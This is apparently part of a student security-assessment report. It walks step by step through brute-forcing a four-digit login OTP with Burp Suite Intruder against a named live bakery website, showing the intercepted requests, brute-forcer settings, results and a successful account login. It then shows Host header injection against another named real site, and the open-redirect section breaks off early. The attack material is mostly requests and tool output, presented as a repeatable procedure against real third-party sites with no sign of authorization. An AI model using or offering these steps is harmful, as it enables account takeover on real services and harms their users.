
Step-5: Open burp suite community edition



Step-6: Now, go to the proxy tab in burp suite.


A screenshot of the Burp Suite interface. The top navigation bar has tabs for Burp, Project, Intruder, Repeater, View, Help, and several others like Dashboard, Target, and Collaborator. The "Proxy" tab is currently selected and highlighted in blue. Below the tabs, there are buttons for Intercept (which is red, indicating it's active), HTTP history, WebSockets history, and Proxy settings. A large central panel displays the "Intercept is off" message with a "Forward", "Drop", "Action", and "Open browser" button row below it. At the bottom of the interface, there is a status bar with various icons and text.

Step-7: Now go to the login page of the website and enter any random phone number and login otp.



Don't click on LOGIN.

Step-8: before clicking on the login button, Turn on the intercept in the burp suite tool.



After turning on the intercept click on the login button mentioned in the above step.

Step-9: The entries in the burp suite will start to appear.

```

1 POST /confirmusrpin.php HTTP/2
2 Host: www.justbake.in
3 Cookie: __gcl_au=1.1.608599028.1720180508.30087816.1720180960.1720182016; __ga_3RV1CRYPNDC=3968d55b431a2115859471364d808567; crisp-client=2F2bf158b6-dd52-4f10-93de-8bdfe5
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/12
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 29
11 Origin: https://www.justbake.in
12 Referer: https://www.justbake.in/login
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Priority: u=1
17 Te: trailers
18
19 con_pin=5656&phone=9999999999

```

Step-10: Now look for the credentials used in step-7. To be precise, find the otp that was entered and select it.

```


8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 29
11 Origin: https://www.justbake.in
12 Referer: https://www.justbake.in/login
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Priority: u=1
17 Te: trailers
18
19 con_pin=5656&phone=9999999999

```


Scan
 Scan selected insertion point
Send to Intruder Ctrl+I
 Send to Repeater Ctrl+R
 Send to Sequencer
 Send to Comparer
 Send to Decoder
 Send to Organizer Ctrl+O
 Insert Collaborator payload
 Request in browser >
 Engagement tools [Pro version only] >

Right click on it and click on “Send to intruder”.

Step-11: turn off the intercept.



Step-12: Go to the intruder section of the burp suite.



Step-13: Again look for the otp entered.

```
① Target: https://www.justbake.in

1 POST /confirmusrpin.php HTTP/2
2 Host: www.justbake.in
3 Cookie: _gcl_au=1.1.608599028.1720180508.3006
3968d55b431a2115859471364d808567; crisp-client=1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 X-Requested-With: XMLHttpRequest
.0 Content-Length: 29
.1 Origin: https://www.justbake.in
.2 Referer: https://www.justbake.in/login
.3 Sec-Fetch-Dest: empty
.4 Sec-Fetch-Mode: cors
.5 Sec-Fetch-Site: same-origin
.6 Priority: u=1
.7 Te: trailers
.8
.9 con_pin$=5656$&phone=9999999999
```

Step-14: Select the otp and click on add button on the right side of screen.

The screenshot shows the Burp Suite interface with the Intruder tab selected. In the payload list, there is one item with the following details:

```
1 POST /confirmusrpin.php HTTP/2
2 Host: www.justbake.in
3 Cookie: _gcl_au=1.1.608599028.1720180508.3006
3968d55b431a2115859471364d808567; crisp-client=1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
.0 Content-Length: 29
.1 Origin: https://www.justbake.in
.2 Referer: https://www.justbake.in/login
.3 Sec-Fetch-Dest: empty
.4 Sec-Fetch-Mode: cors
.5 Sec-Fetch-Site: same-origin
.6 Priority: u=1
.7 Te: trailers
.8
.9 con_pin$=5656$&phone=9999999999
```

On the right side of the payload list, there is a toolbar with several buttons: 'Start attack', 'Settings', 'Add', 'Update Host header to match target', 'Insert a new payload marker', 'Auto \$', and 'Refresh'.

Step1: Now go to the payload section in intruder.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the top navigation bar, there are tabs for Dashboard, Target, Proxy, Intruder (which is highlighted in red), Repeater, Collaborator, Sequencer, and Decoder. Below the tabs, there are buttons for '1 x', '3 x', and '+'. Underneath these buttons, there are tabs for Positions, Payloads (which is highlighted in red), Resource pool, and Settings. The main content area is titled 'Payload sets'. It contains the following information:

- Payload set: 1
- Payload count: 0
- Payload type: Simple list
- Request count: 0

Step-16: Change the payload set to “brute force”.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The top navigation bar and tabs are identical to the previous screenshot. The main content area is titled 'Payload sets'. It contains the following information:

- Payload set: 1
- Payload count: 0
- Payload type: Simple list
- Request count: 0

A dropdown menu is open under 'Payload type', showing the following options:

- Simple list
- Runtime file
- Custom iterator
- Character substitution
- Case modification
- Recursive grep
- Illegal Unicode
- Character blocks
- Numbers
- Dates
- Brute forcer
- Null payloads
- Character frobber
- Bit flipper
- Username generator

The 'Brute forcer' option is highlighted with a blue selection bar.

Step-17: Change the payload settings same as given below.

② Payload settings [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set:	0123456789
Min length:	4
Max length:	4

Character set: 0123456789

Min Length: 4

Max length: 4

The min length and max length depends on the target web application. If the target requires a 6 digit otp then set the values as follows.

Character set: 0123456789

Min Length:6

Max Length:6

Step-18: Once done click on the “start attack” button on the top right corner.

A screenshot of a web-based penetration testing tool interface. The title bar says "Attack Save" and "2. Intruder attack of https://www.justbake.in". Below the title is a breadcrumb navigation "2. Intruder attack of https://www.justbake.in". The main area has tabs: "Results" (which is selected), "Positions", "Payloads", "Resource pool", and "Settings". A filter bar below the tabs says "Intruder attack results filter: Showing all items". The main content is a table with the following columns: Request, Payload, Status code, Response received, Error, Timeout, and Length. There are 14 rows of data, each representing a different payload combination from 0000 to 2100. The "Request" column shows values from 0 to 13, and the "Payload" column shows values like 0000, 1000, etc.

Request	Payload	Status code	Response received	Error	Timeout	Length
0		200	1021			667
1	0000	200	410			665
2	1000	200	406			673
3	2000	200	399			663
4	3000	200	422			667
5	4000	200	455			671
6	5000	200	433			671
7	6000	200	393			665
8	7000	200	420			671
9	8000	200	451			675
10	9000	200	427			665
11	0100	200	405			665
12	1100	200	428			659
13	2100	200	400			667

It will start generating requests.

Step-19: Now click on a request.

The screenshot shows the "Intruder attack of https://www.justbake.in" interface. At the top, there are "Attack" and "Save" buttons. Below that, a navigation bar with tabs: "Results" (which is selected), "Positions", "Payloads", "Resource pool", and "Settings". A sub-header says "Intruder attack results filter: Showing all items".

The main area displays a table of requests:

Request	Payload	Status code
0		200
1	0000	200
2	1000	200
3	2000	200
4	3000	200
5	4000	200
6	5000	200
7	6000	200
8	7000	200
9	8000	200
10	9000	200
11	0100	200
12	1100	200
13	2100	200
14	3100	200
15	4100	200

Below the table, there are tabs for "Request" (selected) and "Response". Under "Request", there are three sub-tabs: "Pretty" (selected), "Raw", and "Hex". The "Pretty" tab shows the following POST request:

```
1 POST /confirmusrpin.php HTTP/2
2 Host: www.justbake.in
3 Cookie: __gcl_au=1.1.608599028.1720180508.30087816.1720180960.1720182016; __ga_3RV1CRYPN=GS1.1.17
4 crisp-client=2F2bf158b6-dd52-4f10-93de-8bdfe568f6f1=session_1b5992a4-2f65-49fe-a57e-96
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
6 Accept: */
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
10 X-Requested-With: XMLHttpRequest
11 Content-Length: 29
12 Origin: https://www.justbake.in
13 Referer: https://www.justbake.in/login
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Priority: u=1
18 Te: trailers
19 Connection: keep-alive
20 con_pin=1000&phone=9999999999
```

Step-20: Check the response tab for the validity of the request.

Attack Save

2. Intruder attack of https://www.justbake.in

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request ^	Payload	Status code
0		200
1	0000	200
2	1000	200
3	2000	200
4	3000	200
5	4000	200
6	5000	200
7	6000	200
8	7000	200
9	8000	200
10	9000	200
11	0100	200
12	1100	200
13	2100	200
14	3100	200
15	4100	200

Request Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Fri, 05 Jul 2024 13:47:56 GMT
3 Content-Type: text/html; charset=UTF-8
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Cf-Cache-Status: DYNAMIC
9 Report-To:
{"endpoints":[{"url":"https://a.ne1.cloudflare.com/report/v4?s=bpv4o15ukr2BxrBTu5G1Me2dDBs
e1","max_age":604800}
10 Ne1: {"success_fraction":0,"report_to":"cf-ne1","max_age":604800}
11 Server: cloudflare
12 Cf-Ray: 89e7cf4c091df419-BOM
13 Alt-Svc: h3=":443"; ma=86400
14
15 invalid
```

② ⚙️ ⏪ ⏩ Search

42 of 10000

This request is invalid.

Step-21: Repeat steps 19-20 for every request until a valid request is obtained.

Attack Save 2. Intruder attack of https://www.justbake.in

2. Intruder attack of https://www.justbake.in

Results Positions Payloads Resource pool Settings

Intruder attack results filter: showing all items

Request	Payload	Status code	Response received
0		200	1021
1	0000	200	410
2	1000	200	406
3	2000	200	399
4	3000	200	422
5	4000	200	455
6	5000	200	433
7	6000	200	393
8	7000	200	420
9	8000	200	451
10	9000	200	427
11	0100	200	405
12	1100	200	428
13	2100	200	400
14	3100	200	409
15	4100	200	401

Request Response

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Date: Fri, 05 Jul 2024 13:48:05 GMT
3 Content-Type: text/html; charset=UTF-8
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Cf-Cache-Status: DYNAMIC
9 Report-To:
{"endpoints":[{"url":"https://a.net.cloudflare.com/report/v4?s=mOXuncQ4wBcR6p5cuTjirSxTDjNCmGsoI31pVdGxnrcVsZ":804800}
10 Nel: {"success_fraction":0,"report_to":"cf-nel","max_age":804800}
11 Server: cloudflare
12 Cf-Ray: 89e7cf625aebf419-BOM
13 Alt-Svc: h3-":443"; ma=86400
14
15 valid

```

Here request 12 is valid.

Step-22: Copy the payload corresponding to a valid request and paste it in the otp section of the target (refer to step 7) and click on login.

The screenshot shows a login interface with the following elements:

- A large "Login" button at the top center.
- An input field containing the number "9999999999".
- A row of buttons below the input field:
 - "Password Login" (disabled)
 - "OTP Login" (highlighted in red)
- An input field below the buttons containing the number "1100".
- Two buttons at the bottom:
 - "RESEND OTP" (disabled)
 - "LOGIN" (highlighted in red)

In this case request 12 was valid so we copied the payload corresponding to (1100) and pasted it in the login page.

PROOF OF CONCEPT

After Step-22 the login would be successful.

The screenshot shows a web browser window for the JustBake.in website, specifically the 'My Account' section. The URL is https://www.justbake.in/my-account. The page header includes the JustBake logo, navigation links for Cakes, Express Cakes, Occasional, Designer, Desserts & Bracks, Photo Cakes, Pastries, Franchising, Corporate Orders, and a search bar. A banner at the top right says 'We Bake It. You Love It.' and 'Bangalore'. The main content area is titled 'My Account' and features a sidebar with numbered options: 1. MY ORDERS, 2. TRACK ORDERS, 3. VIEW YOUR ACCOUNT INFORMATION, 4. EDIT YOUR ACCOUNT INFORMATION, 5. CHANGE YOUR PASSWORD, 6. LOYALTY WALLET, and 7. MY SUBSCRIPTIONS. Below the sidebar, there is a section titled 'Cake Delivery Cities' with a long list of cities. At the bottom right of the page, there is a blue speech bubble icon.


Here the payload 1100 was valid and we used it to login to the web application.

A. Find a website vulnerable to Host Header Injection Vulnerability.


Host Header Injection Vulnerability

- ❖ **CVSS Score** - 7.5 (High)
- ❖ **Related OWASP Top 10** - A5:2021 - Security Misconfiguration
- ❖ **Explanation:** This vulnerability occurs when an application uses the HTTP Host header value to generate links, import resources, or make security decisions without properly validating or sanitizing it.
- ❖ **Impact:**
 1. Cache Poisoning: Injecting malicious content into the cache, affecting multiple users.
 2. Password Reset Poisoning: Manipulating password reset links to direct users to attacker-controlled sites.
 3. SSRF: Server side request forgery.
 4. Phishing
- ❖ **Recommendations:**
 1. Validate and sanitize the Host header
 2. Use allowlists
 3. Avoid using user-supplied Host headers
 4. Implement proper URL parsing
 5. Use HTTPS
 6. Implement additional security headers like X-Frame-Options, Content-Security-Policy, and Strict-Transport-Security.
- ❖ **References:**
 1. [OWASP Host Header Attack](#)
 2. [PortSwigger Research on HTTP Host header attacks](#)
- ❖ **Procedure:**
 - **Target Website** - <https://gritlab.ax/>
 - **Payload** - Host: www.facebook.com
 - **Steps** -
 - The following steps show how I found this vulnerability on this site.


1. Open BurpSuite and Configure the Proxy settings on Firefox.




1. On the Browser, go to the target website: i.e <https://gritlab.ax/>




2. Now open BurpSuite and turn on the Intercept and Refresh the Page.




3. Check for the value at Host header and change it to www.facebook.com.




4. Now Forward the packets.



5. Turn off the intercept and jump back to the browser and check if the website redirects to facebook page.



6. This website turns out to be Vulnerable to Host Header Injection.



7. **Conclusion** - In the above steps we saw how we can check for Host Header Injection Vulnerability by modifying the Host header of the request. Here this site - gritlab.ax turns out to be vulnerable with this vulnerability.
-

B. Find 2 websites that are vulnerable to Open Redirect / URL Redirection Vulnerability.

Open Redirect / URL Redirection Vulnerability

- ❖ **CVSS Score** - 6.1 (Medium)
- ❖ **Related OWASP Top 10** - A10:2021 - Server-Side Request Forgery (SSRF)
- ❖ **Explanation:** An Open Redirect vulnerability occurs when an application takes a user-supplied URL as input and redirects to that URL without proper validation. This allows attackers to craft malicious URLs that appear to be from a trusted domain but actually redirect users to phishing sites or other malicious destinations.
- ❖ **Impact:** Phishing attacks, Credential theft, Malware distribution, Bypass of security controls, Reputation damage.
- ❖ **Recommendations:**

- Implement strict input validation: Use allowlists to validate and sanitize user-supplied URLs or parameters used in redirects.
- Avoid using user-supplied input for redirects
- Use indirect references: Instead of passing the full URL, use an ID or token that maps to the intended URL on the server-side.
- Use absolute URLs with hardcoded domains for redirects whenever possible.
- Implement warning pages

❖ **References:**

[OWASP Unvalidated Redirects and Forwards Cheat Sheet:](#)

